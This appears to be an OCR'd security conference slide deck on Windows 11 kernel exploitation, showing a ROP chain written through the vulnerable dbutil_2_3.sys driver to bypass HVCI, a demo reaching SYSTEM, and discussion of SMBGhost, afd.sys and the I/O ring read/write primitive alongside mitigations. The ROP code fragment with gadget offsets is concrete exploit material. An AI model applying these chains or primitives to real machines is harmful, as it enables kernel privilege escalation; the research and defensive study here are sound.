
ROP Chain to Bypass Full VBS







```
printf("[+] Our Buffer systemprocHandle @ 0x%llx\n", &systemprocHandle);
write64(inHandle, retAddr, ntBase + 0xa501c6);             // 0x140a50296: pop rcx
write64(inHandle, retAddr + 0x8, (ULONG64)&systemprocHandle);      // HANDLE (to re
write64(inHandle, retAddr + 0x10, ntBase + 0x6acfb2);       // 0x14099493a: pop rdx
write64(inHandle, retAddr + 0x18, PROCESS_ALL_ACCESS);      // PROCESS_ALL_ACCESS
write64(inHandle, retAddr + 0x20, ntBase + 0x940af9);       // 0x1402e8281: pop r8 ;
write64(inHandle, retAddr + 0x28, (ULONG64)&objAttrs);          // OBJECT_ATTRIB
write64(inHandle, retAddr + 0x30, ntBase + 0x428d23);       // 0x14042a123: pop r9 ;
write64(inHandle, retAddr + 0x38, (ULONG64)&clientId);          // CLIENT_ID
write64(inHandle, retAddr + 0x40, ntBase + 0x67739e);       // 0x1406360a6: pop rax
write64(inHandle, retAddr + 0x48, ntBase + 0x411e00);       // nt!ZwOpenProcess (ok)
write64(inHandle, retAddr + 0x50, ntBase + 0x6aa919);       // 0x140ab533e: jmp rax;
```


Windows Security
Core isolation
Security features available on your device that use virtualization-based security.
Memory integrity
Prevents attacks from inserting malicious code into high-se
processes.
On
C:\Users\exploit\Desktop\ntKrnlROP.exe
[Demo] Windows 11 Kernel ROP chain to bypass HVCI by shenghao_ma@txone.com
[+] Obtained a handle to dbutil_2_3.sys! HANDLE value: 00000000000000C8
[+] Created the "dummy thread"!
[+] ntdll!NtQuerySystemInformation: 0x00007FFAD8FA3A10
[+] "Dummy thread" KTHREAD object: 0xffffd70fc71b4080
[+] Leaked kernel-mode stack: 0xffffaa0a92f40000
Pwn
exploit done, we cool?
OK
ntKrnlROP.exe (7860) Properties
General Statistics Performance Threads Token Modules Memory
Environment Handles GPU Disk and Network Comment Windows
Options
Search Handles (Ctrl+K)
Type Name Granted access (symb
WindowStation \Sessions\1\Windows\WindowStation... Full control
WindowStation \Sessions\1\Windows\WindowStation... Full control
Thread ntKrnlROP.exe (7860): unnamed thr... Full control
Thread cmd.exe (4492): unnamed thread (7... Full control
Thread ntKrnlROP.exe (7860): terminated u... Full control
Semaphore \Sessions\1\BaseNamedObjects\SM0... Full control
Semaphore \Sessions\1\BaseNamedObjects\SM0... Full control
Section \Sessions\1\Windows\Theme366523... Map read
Section \Windows\Theme558436874 Map read
Section C:\Windows\Fonts\StaticCache.dat Query, Map read, De
Process cmd.exe (4492) Full control
Process System (4) Full control
Mutant \Sessions\1\BaseNamedObjects\SM0... Full control
Key HKLM\SYSTEM\ControlSet001\Contro... Read
Key HKCU Full control
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.22000.318]
(c) Microsoft Corporation. All rights reserved.
C:\Users\exploit\Desktop>whoami
nt authority\system
C:\Users\exploit\Desktop>


Recycle Bin
ntKrnlROP
Windows Security
Device security
Security that comes built into your device.
Core isolation
Virtualization-based security protects the core parts of your device.
Core isolation details
Secure boot
Secure boot is on, preventing malicious software from loading when your device starts up.
Learn more
Standard hardware security not supported.
Learn more
5:19 PM
8/5/2023

Mitigation is Coming?


- ROP chain on KTHREAD Stack just Not Dead Yet
  - KCET (Control-Flow Enforcement Technology in Windows Kernel)
  - Kernel-mode Hardware Enforced Stack Protection (HSP)
  - from Windows 10 20H2 ~ Windows 11 22H2 still disable by default
  - All the devices still under the risk
    - Shadow Stacks based on Intel CET
    - Only support when the CPU > Tiger Lake / AMD Zen3
    - You can only choose VM Host or Client to use HVCI ☹
      - Intel SLAT only support one of them enable Hyper-V at the same time.
      - How about your cloud services? ☺
- Full Protection enable is Powerful
  - HVCI + KCFG + KCET + SMEP + Full-SMAP (maybe?)
  - But only Data Manipulation by arbitrary read/write still harmful in the wild



A new trend of abusing RCE-level exploits for BYOVD

SMBGhost as LPE

- Yes, MS indeed did the good job to build up a great mitigation/kernel protection which let attackers unable to made the RCE attacks again.
- But Mitigation is a Mitigation; Not a Patch! ☺
  - Many RCE mitigation at first time used to make attack hard from remote but not an issues for LPE ☺
  - Worst thing is, the vulnerable code is in OS native driver.
    - Third-party security vendors doesn’t have the ability to block the native NT kernel drivers
    - Trendy method of BYOVD attacks prevention



Disable SMBv3 compression

You can disable compression to block unauthenticated attackers from exploiting the vulnerability against an **SMBv3 Server** with the PowerShell command below.

```
Set-ItemProperty -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters"
DisableCompression -Type DWORD -Value 1 -Force
```

Notes:

1. No reboot is needed after making the change.
2. **This workaround does not prevent exploitation of SMB clients; please see item 2 under FAQ to protect clients.**
3. SMB Compression is not yet used by Windows or Windows Server, and disabling SMB Compression has no negative performance impact.

msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2020-0796

blog.zecops.com/research/exploiting-smbghost-cve-2020-0796-for-a-local-privilege-escalation-writeup-and-poc/

AFD.sys: Your TCP Driver is on Fire

- Works on Windows 11 22H2
- Maybe you'll say: that's not easy for every native drivers could have the high-risk vulnerabilities to remotely control kernel memory, right?
  - All we want for LPE is only arbitrary read/write from userland
  - Like a simple TCP/UDP library used to service user's requests, might appears the chance to do read/write in kernel

Home / Software Vulnerabilities

Patch Tuesday -> Exploit Wednesday: Pwning Windows Ancillary Function Driver for WinSock (afd.sys) in 24 Hours

https://securityintelligence.com/posts/patch-tuesday-exploit-wednesday-pwning-windows-ancillary-function-driver-winsock/

```
1c004f5f8  void* data_1c004f5f8 = AfdNotifySock
1c004f600  void* AfdIrpCallDispatch = AfdBind
1c004f608  void* data_1c004f608 = AfdConnect
1c004f610  void* data_1c004f610 = AfdStartListen
1c004f618  void* data_1c004f618 = AfdWaitForListen
1c004f620  void* data_1c004f620 = AfdAccept
1c004f628  void* data_1c004f628 = AfdReceive
1c004f630  void* data_1c004f630 = AfdReceiveDatagram
1c004f638  void* data_1c004f638 = AfdSend
1c004f640  void* data_1c004f640 = AfdSendDatagram
1c004f648  void* data_1c004f648 = AfdPoll
```

So HVCI+KCET is the End of Kernel Pwn? Nah.

- Yarden Shafir speech on TyphoonCon 2022:
  One I/O Ring to Rule Them All: A Full Read/Write Exploit Primitive on Windows 11 22H2
  - *This is the Windows implementation of a ring buffer – a circular buffer, in this case used to queue multiple I/O operations simultaneously*
  - *to allow user-mode applications performing a lot of I/O operations to do so in one action instead of transitioning from user to kernel and back for every individual request.*

One I/O Ring to Rule Them All: A Full Read/Write Exploit Primitive on Windows 11

Yarden Shafir July 5, 2022

This blog post will cover the post-exploitation technique I presented at TyphoonCon 2022. For anyone interested in the talk itself, I'll link the recording here when it becomes available.

This technique is a post exploitation primitive unique to Windows 11 22H2+ - there are no 0-days here. Instead, there's a method to turn an arbitrary write, or even arbitrary increment bug in the Windows kernel into a full read/write of kernel memory.

https://windows-internals.com/one-i-o-ring-to-rule-them-all-a-full-read-write-exploit-primitive-on-windows-11/

LPE with IORING

With the ability to write a fixed value (0x1) at an arbitrary kernel address, we proceeded to turn this into a full arbitrary kernel Read/Write. Because this vulnerability affects the latest versions of Windows 11(22H2), we chose to leverage a Windows I/O ring object corruption to create our primitive. Yarden Shafir has written a number of excellent posts on Windows I/O rings and also developed and disclosed the primitive that we leveraged in our exploit chain. As far as we are aware this is the first instance where this primitive has been used in a public exploit.

The Primitive

Once `IoRing->RegBuffers` points to the fake, user controlled array, we can use normal I/O ring operations to generate kernel reads and writes into whichever addresses we want by specifying an index into our fake array to use as a buffer:

1. Read operation + kernel address: The kernel will "read" from a file of our choice into the specified kernel address, leading to arbitrary write.
2. Write operation + kernel address: The kernel will "write" the data in the specified address into a file of our choice, leading to arbitrary read.

Thank you for your attention

Keep the operation running!